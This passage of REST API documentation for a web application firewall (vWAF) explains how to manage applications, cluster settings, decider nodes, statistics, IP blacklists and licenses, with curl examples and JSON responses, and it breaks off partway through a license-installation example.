    "__path": "/api/af/latest/application-mapping/_/",
    "__subnodes": [],
    "customer_key": "",
    "mapping": [
      {
        "application_uuid":
"6b35f8fb2d65288d-5dbded6e7c4389a81c1b28d43eea8628",
        "hosts": [
          "api.something.de"
        ],
        "prefixes": [
          ""
        ]
      },
      {
      ...
```

Applications REST Interface

Data

An application data structure contains at least the following fields:

- name
  The name of the application as it's shown in the user interface.
- uuid
  The application UUID.
- capability
  The application's capability.
- default_charset
  The default charset of the application.
- logonly_ruleset_version
  The UUID of the detection ruleset.
- active_ruleset_version
  The UUID of the protection ruleset.
- protected
  True/false value telling whether the application is in protection mode.
- bypass_ruleset
  True/false value telling whether the ruleset is deactivated.
- block_traffic
  True/false value telling whether all traffic is blocked.
- active_ruleset_baseline_config_version
  The baseline version used for the application.

Getting a list of applications

- Request

Method	GET
URL	/applications/
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ UUID1: {APPINFO1}, UUID2: {APPINFO2}	the list of applications was successfully returned as a dictionary mapping the application UUIDs to some of their metadata.

Return code	Arguments	Meaning
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example
  The following request retrieves a list of all applications. Note that these applications are listed by their UUIDs, not by their names.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/applications
{
    "__name": "applications",
    "__path": "/api/af/2.0/applications/",
    "__subnodes": [
        "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c",
        "f011694d47d73578-e440fd26a125de02c57dc7efa1f1bc17"
    ],
    "applications": {
        "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c": {
            "block_traffic": false,
            "last_modified": 0,
            "name": "wiki",
            "protected": false
        },
        "f011694d47d73578-e440fd26a125de02c57dc7efa1f1bc17": {
            "block_traffic": false,
            "last_modified": 0,
            "name": "website",
            "protected": false
        }
    }
}
```

Getting the data of an application

- Request

Method	GET
URL	/applications/UUID
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ APPDATA }	dictionary containing detailed application data successfully returned
401	-	no login
403	-	not enough rights
404	-	application UUID doesn't exist
500	-	internal server error

- Example
  The following request retrieves the data of the application "wiki". Note that you don't use the application name in the request, but the UUID.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/applications/f011694d47d73578-3c058146147282
1ff8d0c3a8c007d88c
{
    "__name": "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c",
    "__path":
"/api/af/2.0/applications/f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c/"
,
    "__subnodes": [
        "rulesets"
    ],
    "active_ruleset_baseline_config_version": "",
    "active_ruleset_version":
"127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1",
    "block_traffic": false,
    "bypass_ruleset": false,
    "capability": "none",
    "default_charset": "UTF-8",
    "error_id_config": {
        "mode": "standard",
        "html_template": "\n<html>\n<head>\n    <style type=\"text/css\">\n
 p {margin-left:20px;}\n    a {color: #fff;}\n    body {background: #ffffff;}\n
   div#middle {\n        position:absolute;\n        left:50%;\n
 top:50%;\n        height:300px;\n        width:600px;\n
 margin-top:-250px;\n        margin-left:-308px;\n        background-color:
#dd682a;\n        vertical-align: middle;\n        overflow:hidden;\n
 text-align:center;\n        }\n    .round-corners { -moz-border-radius: 5px;
-webkit-border-radius: 5px; border-radius: 5px; }\n    .shadow {
-moz-box-shadow: 5px 5px 5px #aaa; -webkit-box-shadow: 5px 5px 5px #aaa;
box-shadow: 5px 5px 5px #aaa; }\n\n    #one, #two {\n        width: 45%;\n
   height: 10%;\n    }\n\n    #left, #right {\n        width: 45%;\n
 height: 300%;\n        margin-left:auto;\n        martin-top: 100px;\n
 padding: 10px;\n        }\n    #left  { float:left; font-size: 100px; color:
#fff; top: 50px;}\n    #right { float:right;color: #fff; top: 50px;}\n
```

```
 </style>\n    <title>An error occurred.
{{ERROR-CODE}}</title>\n</head>\n<body>\n<div id=\"middle\"
class=\"round-corners shadow\">\n    <div id=\"one\"></div>\n    <div
id=\"two\"></div>\n        <div id=\"left\">{{ERROR-CODE}}</div>\n        <div
id=\"right\">If you'd like to report this error back to us, please include the
following error ID in a email to:<br /><br />support@mycompany.com<br /><br
/>{{ERROR-ID}}</div>\n<br
style=\"clear:both;\"/>\n</div>\n</body>\n</html>\n",
        "url_template":
"http://localhost/errorpage?code={{ERROR-CODE}}&id={{ERROR-ID}}"
    },
    "last_modified": 0,
    "logonly_ruleset_version":
"127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1",
    "name": "wiki",
    "protected": false,
    "reduced_logging_hosts": [],
    "reduced_url_logging": false,
    "uuid": "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c"
}
```

Adding an application

- Request

Method	POST
URL	/applications/
Arguments	{ 'name': applicationname, ... }

When adding an application, the name is required. However, you can't specify the following fields: uuid logonly_ruleset_version active_ruleset_version

- Response

Reason code	Arguments	Meaning
200	{ 'uuid': UUID }	application with the given UUID successfully created; all application data is returned
401	-	no login
403	-	not enough rights
409	-	malformed, conflicting, or missing data or application already exists (names must be unique)
500	-	internal server error

- Example
  The following request adds an application named "wiki". All fields that aren't specified (all except name and hosts in this case) automatically get some default values. The name of the application is a UUID, which is used as an internal key. In contrast to this, the name is shown in the user interface.

```
$ curl -u admin:admin -H 'Content-Type: application/json' --data
'{"name":"wiki", "hosts":["10.1.0.42"]}'
http://127.0.0.1:8087/api/af/2.0/applications
{
    "__name": "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c",
    "__path":
"/api/af/2.0/applications/f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c/"
,
    "__subnodes": [
        "rulesets"
    ],
    "active_ruleset_baseline_config_version": "",
    "active_ruleset_version":
"127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1",
    "block_traffic": false,
    "bypass_ruleset": false,
    "capability": "none",
    "customer_key": "",
    "default_charset": "UTF-8",
    "error_id_config": {
        "mode": "standard",
        "html_template": "\n<html>\n ... \n</html>\n",
        "url_template":
"http://localhost/errorpage?code={{ERROR-CODE}}&id={{ERROR-ID}}"
    },
    "hosts": [
        "10.1.0.42"
    ],
    "last_modified": 0,
    "logonly_ruleset_version":
"127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1",
    "name": "wiki",
    "protected": false,
    "reduced_logging_hosts": [],
    "reduced_url_logging": false,
    "uuid": "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c"
}
```

Changing an application

- Request

Method	PUT
URL	/applications/UUID

Method	PUT
Arguments	{ APPDATA }

When changing an application, you can't specify the field uuid.
If you want to remove a host, you need to remove it both from the hosts list and from the reduced_logging_hosts list.

- Response

Return code	Arguments	Meaning
200	-	application successfully changed
401	-	no login
403	-	not enough rights
404	-	application not found
409	-	malformed, conflicting, or missing data
500	-	internal server error

Deleting an application

- Request

Method	DELETE
URL	/applications/UUID
Arguments	–

- Response

Reason code	Arguments	Meaning
200	-	application successfully deleted
401	-	no login
403	-	not enough rights
404	-	application not found
500	-	internal server error

Cluster Settings REST Interface

Data

The cluster settings dictionary contains the following fields:

NOTE: In the administration user interface these settings are part of the Global Configuration. See *Global Configuration* for details on the parameters.

- allow_traffic_if_cant_parse_request
  Under some rare circumstances, it might may happen that vWAF can't parse some special character combinations within a request. If this option is enabled, vWAF accepts the request in this case.
- allow_traffic_if_no_configuration_found
  If this option is enabled, vWAF doesn't block traffic for hosts that have not yet been added to any application.
- allow_traffic_if_no_license_found
  Usually, vWAF blocks all traffic if there isn't any valid license or if the number of hosts exceeds your license. If this option is enabled, this behavior is reversed and vWAF accepts all traffic if there's no license. This means that your web application is no longer protected!
- allow_unencoded_spaces_in_url
  Browsers usually encode space characters properly, but poorly programmed scripts sometimes don't. To allow such a script access to your web application, you can enable this option.
- disable_statistics
  If this option is enabled, vWAF doesn't run any statistics.
- error_page_html_template
  Template that's used if error_page_mode is set to html.
- error_page_mode
  Setting for the global error page setup. Can have the values standard, redirect, and html.
- error_page_url_template
  Template for the URL that's used if error_page_mode is set to redirect.
- full_request_logging
  If this option is enabled, vWAF logs the complete request header and the complete request body (up to a configurable size).
- full_request_logging_max_body_size
  Maximum size of the body that's logged if full request logging is active. Given in KB; max. is 2048 KB.
- request_timelimit
  Time limit in seconds for requests that aren't answered by the backend.
- session_cookie_name
  Name of the secure session cookie that vWAF is to generate.
- use_ns_client_ip_header
  If this option is enabled, vWAF uses the NS-Client-IP header (inserted by NetScaler) to determine the IP address of the user.
- use_x_forwarded_for_header
  If this option is enabled, vWAF uses the X-Forwarded-For header (inserted by the reverse proxy) to determine the IP address of the user.

Getting the global cluster settings

- Request

Method	GET
URL	/cluster/settings
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ clustersettings }	successfully returned a dictionary containing all cluster settings
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example
  The following request reads the settings.

```
$  curl -n https://something.com:8087/api/af/latest/cluster/settings
{
    "__name": "settings",
    "__path": "/api/af/latest/cluster/settings/",
    "__subnodes": [],
    "allow_traffic_if_cant_parse_request": false,
    "allow_traffic_if_no_configuration_found": false,
    "allow_traffic_if_no_license_found": false,
    "allow_unencoded_spaces_in_url": false,
    "disable_statistics": false,
    "error_page_html_template": "\n<html>\n<head>\n .........",
    "error_page_mode": "standard",
    "error_page_url_template": "http://something.de/",
    "full_request_logging": true,
    "full_request_logging_max_body_size": 65536,
    "request_timelimit": 30,
    "session_cookie_name": "aodsession",
    "use_ns_client_ip_header": false,
    "use_x_forwarded_for_header": false
}
```

Changing the global cluster settings

- Request

Method	PUT
URL	/cluster/settings
Arguments	{ clustersettings }

- Response

Return code	Arguments	Meaning
200	-	global cluster settings successfully changed
401	-	no login
403	-	not enough rights
409	-	invalid, malformed, or missing settings
500	-	internal server error

- Example

  The following request changes a value-in this case the session cookie name.

```
$  curl -n --data 'session_cookie_name=jsession'
https://something.com:8087/api/af/latest/cluster/settings
{
    "__name": "settings",
    "__path": "/api/af/latest/cluster/settings/",
    "__subnodes": [],
    "allow_traffic_if_cant_parse_request": false,
    "allow_traffic_if_no_configuration_found": false,
    "allow_traffic_if_no_license_found": false,
    "allow_unencoded_spaces_in_url": false,
    "disable_statistics": false,
    "error_page_html_template": "\n<html>\n<head>\n .........",
    "error_page_mode": "standard",
    "error_page_url_template": "http://something.com/",
    "full_request_logging": true,
    "full_request_logging_max_body_size": 65536,
    "request_timelimit": 30,
    "session_cookie_name": "jsession",
    "use_ns_client_ip_header": false,
    "use_x_forwarded_for_header": false
}
```

Decider Cluster REST Interface

Data

A decider node dictionary contains the following fields:

- nodeid
  The node ID (IPv4 or IPv6 address).
- status
  The current status of the decider node:
  - running: The node is enabled and running.
  - disabled: The node is disabled.
  - degraded: The node is enabled but unreachable for the cluster.
- product
  The vWAF product version of the decider node.
- system
  Information about the host system (operating system, version number).
- min_cores
  The minimum number of cores that the decider node is configured to use.
- max_cores
  The maximum number of cores that the decider node is configured to use. A value of zero means unlimited.
- configured_cores
  The number of cores that are configured on the decider node itself.
- used_cores
  The number of cores which are actually used due to the available licenses. This should be min(max_cores, configured_cores) but it can be lower if there aren't enough cores licensed.
- bound_master
  The administration node to which this decider node is bound.
- forced_bound_master
  The preferred admin node which is to be used to bind this decider node.

The bound_master dict and the forced_bound_master dict have the following fields:

- master_id: The internal master ID (this ID is unique in the whole cluster)
- master_ip: The IP address of the administration node that's seen by the decider node. This IP address may differ from the administration node IP address in the cluster.

NOTE: For more information regarding cluster management, see *Cluster Management*.
NOTE: The *Administration Cluster REST Interface*provides similar functionality, for administration nodes (rather than decider nodes).

Getting a list of decider nodes

- Request

Method	GET
URL	/cluster/deciders

Method	GET
Arguments	–

- Response

Return code	Arguments	Meaning
200	[{decider1}, {decider2}, ... {deciderN}]	successfully returned a list containing all decider nodes
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example

The following request retrieves a list of all decider nodes in the cluster. In this case, there is only one node, which is the node with the node ID "127.0.0.1:8086".

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/cluster/deciders
{
    "__name": "deciders",
    "__path": "/api/af/2.0/cluster/deciders/",
    "__subnodes": [
        "127.0.0.1:8086"
    ],
    "nodes": [
        {
            "bound_master": null,
            "configured_cores": null,
            "forced_bound_master": null,
            "max_cores": 0,
            "min_cores": 1,
            "nodeid": "127.0.0.1:8086",
            "product": null,
            "status": "degraded",
            "system": null,
            "used_cores": 1,
            "version": null
        }
    ]
}
```

Getting the data of a decider node

- Request

Method	GET
URL	/cluster/deciders/NODEID
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ nodedata }	successfully returned a dictionary containing all information about the decider node
401	-	no login
403	-	not enough rights
404	-	decider node not found
500	-	internal server error

- Example

  The following request retrieves the data of the decider node that has the node ID “127.0.0.1:8086”.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/cluster/deciders/127.0.0.1:8086
{
    "__name": "127.0.0.1:8086",
    "__path": "/api/af/2.0/cluster/deciders/127.0.0.1:8086/",
    "__subnodes": [
        "stats"
    ],
    "bound_master": null,
    "configured_cores": null,
    "forced_bound_master": null,
    "max_cores": 0,
    "min_cores": 1,
    "nodeid": "127.0.0.1:8086",
    "product": null,
    "status": "degraded",
    "system": null,
    "used_cores": 1,
    "version": null
}
```

Adding a decider node

- Request

Method	POST
URL	/cluster/deciders
Arguments	{ 'nodeid': NODEID, ... }

You can only set the status to enabled or disabled, but you can't set it to degraded.

- Response

Return code	Arguments	Meaning
200	-	administration node successfully added
401	-	no login
403	-	not enough rights
409	-	node already exists or malformed node ID
500	-	internal server error

Changing a decider Node

- Request

Method	PUT
URL	/cluster/deciders/NODEID
Arguments	{ nodedata }

You can only set the status to enabled or disabled, but you can't set it to degraded.

- Response

Return code	Arguments	Meaning
200	-	decider node successfully changed
401	-	no login
403	-	not enough rights
404	-	decider node not found
409	-	malformed, conflicting, or missing data

Return code	Arguments	Meaning
500	-	internal server error

Deleting a decider node

- Request

Method	DELETE
URL	/cluster/deciders/NODEID
Arguments	-

You can only set the status to enabled or disabled, but you can't set it to degraded.

- Response

Return code	Arguments	Meaning
200	-	decider node successfully deleted
401	-	no login
403	-	not enough rights
404	-	decider node not found
500	-	internal server error

Decider Statistics REST Interface

Data

```
'last-10-minutes': [(timestamp, value), (timestamp, value), ...]
'last-hour': [(timestamp, value), (timestamp, value), ...]
'last-day': [(timestamp, value), ....]
}
```

timestamp is a Unix timestamp (seconds since 1970-01-01 00:00 GMT).

value is a floating point value.

The different lists have different resolutions: In the last-10-minutes and in the last-hour view, the values are consolidated per minute. The last-day view contains consolidated values every 5 minutes. The resolution dictionary reflects this and contains the value of the resolution in seconds. For example, in the last-day view, a value is consolidated every 5 minutes, which equals 5*60=300 seconds.

ATTENTION: Note that all static data is about 3 minutes old. In particular, this also applies to the last-10-minutes view.

The bound_master dict and the forced_bound_master dict have the following fields:

- master_id: The internal master ID (this ID is unique in the whole cluster)
- master_ip: The IP address of the administration node that's seen by the decider node. This IP address may differ from the administration node IP address in the cluster.

Getting the free memory of a decider node

- Request

Method	GET
URL	/cluster/deciders/NODEID/stats/free-memory
Arguments	–

- Response

Return code	Arguments	Meaning
200		successfully returned a dictionary with the requested data (in megabytes)
401	-	no login
403	-	not enough rights
404	-	decider node not found
500	-	internal server error

- Example

```
$ curl -u admin:admin
http://localhost:8087/api/af/2.0/cluster/deciders/192.168.240.1:8086/stats/fr
ee-memory
{
    "__name": "free-memory",
    "__path":
"/api/af/2.0/cluster/deciders/192.168.240.1:8086/stats/free-memory/",
    "__subnodes": [
        "last-10-minutes",
        "last-hour",
        "last-day"
    ]
}
```

To obtain the actual data, you must decide on the resolution that you want:

```
curl -u admin:admin
http://localhost:8087/api/af/2.0/cluster/deciders/192.168.240.1:8086/stats/fr
ee-memory/last-hour
{
    "__name": "last-hour",
    "__path":
"/api/af/2.0/cluster/deciders/192.168.240.1:8086/stats/free-memory/last-hour/
",
    "__subnodes": [],
    "data": [
        [
            1352276474,
            45.0
        ],
        [ ..

}
```

Getting the number of requests per minute

- Request

Method	GET
URL	/cluster/deciders/NODEID/stats/requests-per-minute
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ ... }	successfully returned a dictionary with the requested data
401	-	no login
403	-	not enough rights
404	-	decider node not found
500	-	internal server error

- Example

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/cluster/deciders/127.0.0.1:8086/stats/reques
ts-per-minute
{
    "__name": "requests-per-minute",
    "__path":
"/api/af/2.0/cluster/deciders/127.0.0.1:8086/stats/requests-per-minute/",
    "__subnodes": [
        "last-10-minutes",
        "last-hour",
        "last-day"
    ]
}
```

Getting the load of a decider node

- Request

Method	GET
URL	/cluster/deciders/NODEID/stats/load
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ ... }	successfully returned a dictionary with the requested data
401	-	no login
403	-	not enough rights
404	-	decider node not found

Return code	Arguments	Meaning
500	-	internal server error

- Example

```
$ curl -u admin:admin
http://localhost:8087/api/af/2.0/cluster/deciders/192.168.240.1:8086/stats/lo
ad/last-hour
{
    "__name": "last-hour",
    "__path":
"/api/af/2.0/cluster/deciders/192.168.240.1:8086/stats/load/last-hour/",
    "__subnodes": [],
    "data": [
        [
            1351785759,
            0.51
        ],
        [
            1351785819,
            0.18
        ],
...
        [
            1351789299,
            0.16
        ]
    ],
    "resolution": 60
}
```

Getting the free log space of a decider node

- Request

Method	GET
URL	/cluster/deciders/NODEID/stats/free-log-diskspace
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ ... }	successfully returned a dictionary with the requested data (in megabytes)
401	-	no login
403	-	not enough rights
404	-	decider node not found
500	-	internal server error

Global IP Blacklist REST Interface

Data

- ip_range
  The blacklisted IP range (IPv4 / IPv6). This entry is normalized and always contains the netmask in short form.
- ttl
  The time-to-life value in seconds. When ttl reaches zero, vWAF automatically deletes the entry from the global IP blacklist.
  NOTE: For more information regarding global IP blacklisting, see *Global IP Blacklisting*.

Getting a list of global IP blacklist entries

- Request

Method	GET
URL	/blacklistedips/
Arguments	–

- Response

Return code	Arguments	Meaning
200	[{ENTRY1}, {ENTRY2}, ...]	list successfully returned
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example
  The following request retrieves a list of all globally blacklisted IP addresses.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/blacklistedips
{
    "__name": "blacklistedips",
    "__path": "/api/af/2.0/blacklistedips/",
    "__subnodes": [
        "::1-128",
        "127.0.0.1-32"
    ],
    "blacklist": [
        {
```

```
            "ip_range": "127.0.0.1/32",
            "ttl": 6981
        },
        {
            "ip_range": "::1/128",
            "ttl": 300
        }
    ]
}
```

Getting a global IP blacklist entry

- Request

Method	GET
URL	/blacklistedips/IPRANGE
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ ENTRY }	global IP blacklist entry successfully returned
401	-	no login
403	-	not enough rights
404	-	global IP blacklist entry not found
500	-	internal server error

- Examples

  The following request retrieves the values of the blacklisted IP address "127.0.0.1".

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/blacklistedips/127.0.0.1
{
    "__name": "127.0.0.1",
    "__path": "/api/af/2.0/blacklistedips/127.0.0.1/",
    "__subnodes": [],
    "ip_range": "127.0.0.1/32",
    "ttl": 7200
}
```

  The following request retrieves the values of the blacklisted IP address "::1/128". A slash can't be part of an object name, so it must be replaced by a hyphen within the URL.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/blacklistedips/::1-128
{
    "__name": "::1-128",
    "__path": "/api/af/2.0/blacklistedips/::1-128/",
    "__subnodes": [],
    "ip_range": "::1/128",
    "ttl": 300
}
```

Adding one or multiple global IP blacklist entries

- Request

Method	POST
URL	/blacklistedips/
Arguments	{ 'ip_range' : ip_range, 'ttl' : ttl } or: { 'ip_range_list' : [{'ip_range': ip_range, 'ttl' : ttl}, ...]}

- Response

Return code	Arguments	Meaning
200	-	new global IP blacklist entry successfully added
401	-	no login
403	-	not enough rights
409	-	malformed, conflicting, or missing data
500	-	internal server error

- Examples

  The following request creates a global IP blacklist entry for the IP address "127.0.0.1" with a ttl of "300". As a result, the old blacklist entry is returned. T0he fact that the returned ttl is larger than 300 is due to the fact that for the given IP address there had already existed an IP blacklist entry with a larger ttl.

```
$ curl -u admin:admin -H 'Content-Type: application/json' --data
'{"ip_range":"127.0.0.1", "ttl": 300}'
http://127.0.0.1:8087/api/af/2.0/blacklistedips
{
    "__name": "127.0.0.1",
    "__path": "/api/af/2.0/blacklistedips/127.0.0.1/",
    "__subnodes": [],
    "ip_range": "127.0.0.1/32",
    "ttl": 6981
```

```
}
```

The following request adds a global IP blacklist entry for the IPv6 address "2a01:4f8:130:8421::145" with a ttl of 300.

```
$ curl -u admin:admin -H 'Content-Type: application/json' --data
'{"ip_range":"::1", "ttl": 300}'
http://2a01:4f8:130:8421::145/api/af/2.0/blacklistedips
{
    "__name": "::1",
    "__path": "/api/af/2.0/blacklistedips/::1/",
    "__subnodes": [],
    "ip_range": "::1/128",
    "ttl": 300
}
```

The following request adds a global IP blacklist entry for the IPv6 address "2a01:4f8:130:8421::145" with a ttl of 300.

If you want to add multiple entries to the blacklist, you can do so in one or several bulk operations. This is significantly faster than sending a separate request for each entry. We recommend using lists of about 100 to 200 entries each. If, for example, you want to add 1000 entries to the blacklist, instead of sending 1000 requests, send 10 requests, each consisting of a list of 100 entries.

The following example adds 4 entries to the global IP blacklist:

```
$ cat bulk_post.json
{
    "ip_range_list" : [
        {"ip_range" : "127.0.0.1", "ttl" : 3600},
        {"ip_range" : "127.0.0.2", "ttl" : 3600},
        {"ip_range" : "127.0.0.3", "ttl" : 3600},
        {"ip_range" : "127.0.0.4", "ttl" : 3600}
    ]
}

$ curl -u admin:admin -X POST --data @bulk_post.json -H "Content-Type:
application/json" http://localhost:8087/api/af/latest/blacklistedips/
{
  "__name": "blacklistedips",
  "__path": "/api/af/latest/blacklistedips/",
  "__subnodes": [
    "127.0.0.1-32",
    "127.0.0.2-32",
    "127.0.0.3-32",
    "127.0.0.4-32",
    "excludedips"
  ],
  "blacklist": [
    {
      "ip_range": "127.0.0.1/32",
      "ttl": 3600
    },
```

```
    {
      "ip_range": "127.0.0.2/32",
      "ttl": 3600
    },
    {
      "ip_range": "127.0.0.3/32",
      "ttl": 3600
    },
    {
      "ip_range": "127.0.0.4/32",
      "ttl": 3600
    }
  ]
}
```

Changing a global IP blacklist entry

- Request

Method	PUT
URL	/blacklistedips/IPRANGE
Arguments	{ 'ttl' : ttl }

If the new ttl value is below the old one, the new value is ignored.
If you do a PUT request to a nonexistent ip_range, this ip_range entry is created with the given ttl.

- Response

Return code	Arguments	Meaning
200	-	IP blacklist entry successfully modified
401	-	no login
403	-	not enough rights
409	-	malformed, conflicting, or missing data
500	-	internal server error

- Example
The following request changes the ttl of a global IP blacklist entry to a value of "7200".

```
$ curl -X PUT -u admin:admin -H 'Content-Type: application/json' --data '{"ttl":
7200}' http://127.0.0.1:8087/api/af/2.0/blacklistedips/127.0.0.1
{
    "__name": "127.0.0.1",
    "__path": "/api/af/2.0/blacklistedips/127.0.0.1/",
```

```
    "__subnodes": [],
    "ip_range": "127.0.0.1/32",
    "ttl": 7200
}
```

Deleting a global IP blacklist entry

- Request

Method	DELETE
URL	/blacklistedips/IPRANGE
Arguments	–

- Response

Return code	Arguments	Meaning
200	-	IP blacklist entry successfully deleted
401	-	no login
403	-	not enough rights
404	-	IP blacklist entry not found
500	-	internal server error

- Example
  The following request deletes the global IP blacklist entry of the IP address "::1/128."

```
$ curl -X DELETE -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/blacklistedips/::1-128
{}
```

Managing ranges of excluded IP addresses

You can also manage ranges of IP addresses that are excluded from the global IP blacklist via the REST interface. To do so, you can reach the list of excluded IP addresses via api/af/2.0/blacklistedips/excludedips/.

Example: Getting a list of excluded IP address ranges

```
GET http://localhost:8087/api/af/2.0/blacklistedips/excludedips
{
    "__name": "excludedips",
    "__path": "/api/af/2.0/blacklistedips/excludedips/",
    "__subnodes": [
        "10.10.2.10-32",
        "10.0.0.0-8",
```

```
            "1.2.3.4-32"
        ],
        "whitelist": [
            { "ip_range": "1.2.3.4/32" },
            { "ip_range": "10.10.2.10/32" },
            { "ip_range": "10.0.0.0/8" }
        ]
    }
```

Example: Checking data for one IP address range

```
GET http://localhost:8087/api/af/2.0/blacklistedips/excludedips/{IPRANGE}

Note that IPRANGE in the URL is written in the form IP-prefixlength, not in the
form IP/prefixlength.
curl example:
curl -u admin:admin \
    http://localhost:8087/api/af/2.0/blacklistedips/excludedips/1.2.3.4-32
{
    "__name": "1.2.3.4-32",
    "__path": "/api/af/2.0/blacklistedips/excludedips/1.2.3.4-32/",
    "__subnodes": [],
    "__type": "WhitelistedIPObject",
    "ip_range": "1.2.3.4/32"
}
```

Example: Adding a range of excluded IP addresses

POST a JSON object with ip_range set to the range of IP addresses that you want to add to the list of excluded IP addresses.

curl example:

```
$ curl -u admin:admin -H "Content-Type: application/json" \
    -data '{"ip_range": "192.168.0.0/16"}' \
    http:/localhost:8087/api/af/2.0/blacklistedips/excludedips
{
    "__name": "192.168.0.0-16",
    "__path": "/api/af/2.0/blacklistedips/excludedips/192.168.0.0-16/",
    "__subnodes": [],
    "ip_range": "192.168.0.0/16"
}
```

Example: Deleting a range of excluded IP addresses

```
$ curl -u admin:admin -H "Content-Type: application/json" \
    -data '{"ip_range": "192.168.0.0/16"}' \
    http:/localhost:8087/api/af/2.0/blacklistedips/excludedips
{
    "__name": "192.168.0.0-16",
    "__path": "/api/af/2.0/blacklistedips/excludedips/192.168.0.0-16/",
    "__subnodes": [],
    "ip_range": "192.168.0.0/16"
}
```

Note that IPRANGE in the URL is written in the form IP-prefixlength, not in the form IP/prefixlength.

curl example:

```
curl -X DELETE -u admin:admin \
    http://localhost:8087/api/af/2.0/blacklistedips/excludedips/192.168.0.0-16
{}
```

Licenses REST Interface

NOTE: Where vWAF is integrated with Traffic Manager, you manage licenses using the Traffic Manager administration interface. Do not change any settings in the vWAF License REST Interface. Any changes made using the License REST Interface are overwritten by Traffic Manager.

Data

License data fields are:

- customer
  The name of the customer to whom the license was assigned.
- certificate
  The certificate key that was used to create the license.
- validTo
  UNIX timestamp of the moment when the license will expire or has expired.
- validFrom
  UNIX timestamp of the moment when the license will begin or has begun to be valid.
- capabilities
  A dict of “capability-name: amount of applications”.
- adminserver_ip_list
  A list of IP addresses of administration nodes for which the license is valid.
- cluster_id
  The cluster ID stored in the license.
- number_of_enforcers
  The maximum number of licensed enforcers.
- number_of_decider_cores_productive
  The maximum number of decider nodes allowed in productive mode (in contrast to hot standby mode, which is available for some licenses).
- number_of_decider_cores_non_productive
  The maximum number of hot standby decider nodes.
- serial
  The license serial (ID).
  NOTE: For more information regarding cluster management, see *Cluster Management*.

Getting a list of installed licenses

- Request

Method	GET
URL	/licenses/
Arguments	–

- Response

Return code	Arguments	Meaning
200	[SERIAL1, SERIAL2, ...]	list of installed license serials
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example
  The following request retrieves all installed license serials. In this case, there are two.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/licenses
{
    "__name": "licenses",
    "__path": "/api/af/2.0/licenses/",
    "__subnodes": [
        "68eac3a877869f6b310d54051af20e489bb7036f",
        "5bc86176bcf2c6003a60ecf008b2ac42b8f63152"
    ],
    "licenses": [
        "68eac3a877869f6b310d54051af20e489bb7036f",
        "5bc86176bcf2c6003a60ecf008b2ac42b8f63152"
    ]
}
```

Getting the data of a license

- Request

Method	GET
URL	/licenses/LICENSESERIAL
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ LICENSEDATA }	the license data
401	-	no login
403	-	not enough rights

Return code	Arguments	Meaning
404	-	license not found
500	-	internal server error

- Example
  The following request retrieves the license data for the license with the serial number "68eac3a877869f6b310d54051af20e489bb7036f".

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/licenses/68eac3a877869f6b310d54051af20e489bb
7036f
{
    "__name": "68eac3a877869f6b310d54051af20e489bb7036f",
    "__path":
"/api/af/2.0/licenses/68eac3a877869f6b310d54051af20e489bb7036f/",
    "__subnodes": [],
    "adminserver_ip_list": [
        "127.0.0.1"
    ],
    "capabilities": {
        "hyperguard": 10
    },
    "certificate": "TESTCERTIFICATE",
    "cluster_id": "DEVELOPMENT",
    "customer": "TEST",
    "hostname": "",
    "number_of_decider_cores_non_productive": 0,
    "number_of_decider_cores_productive": 4,
    "number_of_enforcers": 4,
    "rvbd_vsn": "YOUR-RIVERBED-SERIAL-NUMBER",
    "serial": "68eac3a877869f6b310d54051af20e489bb7036f",
    "validFrom": 1347291986,
    "validTo": 1349883986
}
```

Installing a new license

- Request
  NOTE: The POST body may only contain the raw license text but no other license data fields. You need to send it with content type "application/octet-stream".

moved the note out of the header row. It looks really ugly there. EK

Method	POST
URL	/licenses/

Method	POST
Arguments	RAW_LICENSE_DATA

- Response

Return code	Arguments	Meaning
200	{ LICENSEDATA }	license with the given license data successfully installed Note: rvdb_vsn is the Serial Number.
401	-	no login
403	-	not enough rights
409	-	malformed, conflicting, or missing data
500	-	internal server error

- Example

The following request installs the given license and retrieves the data specified by the license.

```
$ cat license.txt
======== BEGIN HYPERGUARD LICENSE ========
KGRwMQpTJ21heF9yZXFfcGVyX3NlY29uZCcKcDIKSS0xCnNTJ251bWJlcl9v
